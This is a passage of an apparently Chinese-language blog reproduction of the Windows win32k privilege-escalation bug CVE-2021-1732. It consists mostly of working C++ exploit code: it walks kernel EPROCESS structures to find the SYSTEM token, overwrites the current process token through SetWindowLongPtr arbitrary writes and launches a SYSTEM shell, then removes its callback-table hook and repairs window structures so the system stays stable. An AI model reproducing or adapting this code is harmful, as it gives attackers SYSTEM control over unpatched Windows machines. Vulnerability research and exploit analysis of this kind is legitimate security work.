currentEprocess = low;
currentTokenAddr = currentEprocess + offset::EPROCESS::Token;
ULONG_PTR pidLong = 0;
DWORD pid = 0;
DWORD currentPid = GetCurrentProcessId();
for (size_t i = 0; i < 500; i++)
{
arbitryRead0x10Size(low + offset::EPROCESS::UniqueProcessId, pidLong, high);
pid = pidLong;
if (pid == 4) {
systemEprocess = low;
arbitryRead0x10Size(low + offset::EPROCESS::Token, systemTokenVal, high);
break;
}
else if (pid == currentPid) {
currentEprocess = low;
currentTokenAddr = currentEprocess + offset::EPROCESS::Token;
}
arbitryRead0x10Size(low + offset::EPROCESS::ActiveProcessLinks, low, high);
low -= offset::EPROCESS::ActiveProcessLinks;
}
systemTokenVal &= 0xfffffffffffffff0;
printf("[+] current Eprocess: 0x%p, current Token Addr: 0x%p\n[+] System Eprocess: 0x%p, System Token value: 0x%p\n",
LONG_PTR old = SetWindowLongPtr(g_HWNDs[0], tag1_reverseBaseOffset - tag0_extraByteAddr + offset::tagWND::tagWNDK::pExtraByte, (LONG_PTR)currentTokenAddr);
SetWindowLongPtr(g_HWNDs[1], 0, (LONG_PTR)systemTokenVal);
SetWindowLongPtr(g_HWNDs[0], tag1_reverseBaseOffset - tag0_extraByteAddr + offset::tagWND::tagWNDK::pExtraByte, old);
system("cmd");
|
清理部分
首先移除hook
printf("[*] remove hook\n");
VirtualProtect((LPVOID)pKernelCallbackTable, 0x1000, PAGE_EXECUTE_READWRITE, &oldProtect);
pKernelCallbackTable[123] = reinterpret_cast<ULONG_PTR>(orign_xxxClientAllocWindowClassExtraBytes);
VirtualProtect((LPVOID)pKernelCallbackTable, 0x1000, oldProtect, &oldProtect);
|
由于我们改动了tagWNDK_2的相关属性,导致回收的时候内存错误。主要是恢复 extraByte和extraFlags
g_HWNDKs[2] = HMValidateHandle(choosenOne, 1);
tag2_reverseBaseOffset = *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[2]) + offset::tagWND::tagWNDK::KernelDesktopHeapBaseOffset));
if (tag0_extraByteAddr < tag2_reverseBaseOffset) {
printf("[*] repair tagWNDK_2\n");
DWORD dwFlag = *(ULONGLONG*)((PBYTE)g_HWNDKs[2] + offset::tagWND::tagWNDK::dwExtraFlag);
dwFlag &= ~0x800;
SetWindowLongPtr(g_HWNDs[0], tag2_reverseBaseOffset - tag0_extraByteAddr + offset::tagWND::tagWNDK::dwExtraFlag, dwFlag);
printf("[*] tagWNDK_2->dwExtraFlag: %X\n", *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[2]) + offset::tagWND::tagWNDK::dwExtraFlag)));
PVOID pAlloc = RtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, magicExtra);
SetWindowLongPtr(g_HWNDs[0], tag2_reverseBaseOffset - tag0_extraByteAddr + offset::tagWND::tagWNDK::KernelDesktopHeapBaseOffset, (LONG_PTR)pAlloc);
printf("[*] tagWNDK_2->KernelDesktopHeapBaseOffset: 0x%p == 0x%p\n", *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[2]) + offset::tagWND::tagWNDK::KernelDesktopHeapBaseOffset)), pAlloc);
|
之前使用tagWNDK_1->spMenu做任意地址读,先将fakeMenu的WS_CHILD标记为添加,然后再恢复原始的pSPMenu,再将pSPMenu的WS_CHILD标记为移除(恢复原始状态)
printf("[*] repair tagWNDK_1\n");
ululStyle = *reinterpret_cast<ULONG_PTR*>(
(reinterpret_cast<ULONG_PTR>(g_HWNDKs[1]) + offset::tagWND::tagWNDK::dwStyle));
ululStyle |= 0x4000000000000000L;
SetWindowLongPtr(g_HWNDs[0], tag1_reverseBaseOffset - tag0_extraByteAddr + offset::tagWND::tagWNDK::dwStyle, ululStyle);
printf("[*] tagWNDK_1->fake_menu style: 0x%p\n", ululStyle);
ULONG_PTR pMyMenu = SetWindowLongPtr(g_HWNDs[1], GWLP_ID, (LONG_PTR)pSPMenu);
ululStyle &= ~0x4000000000000000L;
SetWindowLongPtr(g_HWNDs[0], tag1_reverseBaseOffset - tag0_extraByteAddr + offset::tagWND::tagWNDK::dwStyle, ululStyle);
printf("[*] tagWNDK_1->real_menu style: 0x%p\n", ululStyle);
|
最后删除所有window
DestroyWindow(g_HWNDs[0]);
DestroyWindow(g_HWNDs[1]);
DestroyWindow(choosenOne);
|
最终效果

缺点就是为了保证tagWNDK_0设置为NtUserControlConsole后偏移一定要在tagWNDK_1上,所以需要多运行几次确保内存符合条件
引用
[1] Windows Win32k 特权提升漏洞 CVE-2021-1732 https://msrc.microsoft.com/update-guide/zh-CN/vulnerability/CVE-2021-1732
[2] CVE-2021-1732: win32kfull xxxCreateWindowEx callback out-of-bounds https://iamelli0t.github.io/2021/03/25/CVE-2021-1732.html
[3] CVE-2021-1732 Windows10 本地提权漏洞复现及详细分析 https://www.anquanke.com/post/id/241804
[4] [原创]Win10 tagWnd & 内核枚举窗口 https://bbs.kanxue.com/thread-251220.htm#msg_header_h2_0
[5] SetWindowLongW 函数 (winuser.h) https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/nf-winuser-setwindowlongw
[6] windows_kernel_address_leaks https://github.com/sam-b/windows_kernel_address_leaks/blob/3810bec445c0afaa4e23338241ba0359aea398d1/HMValidateHandle/HMValidateHandle/HMValidateHandle.cpp#L36
[7] https://github.com/mowenroot/Kernel/blob/master/Windows/CVE-2021-1732/Main.cpp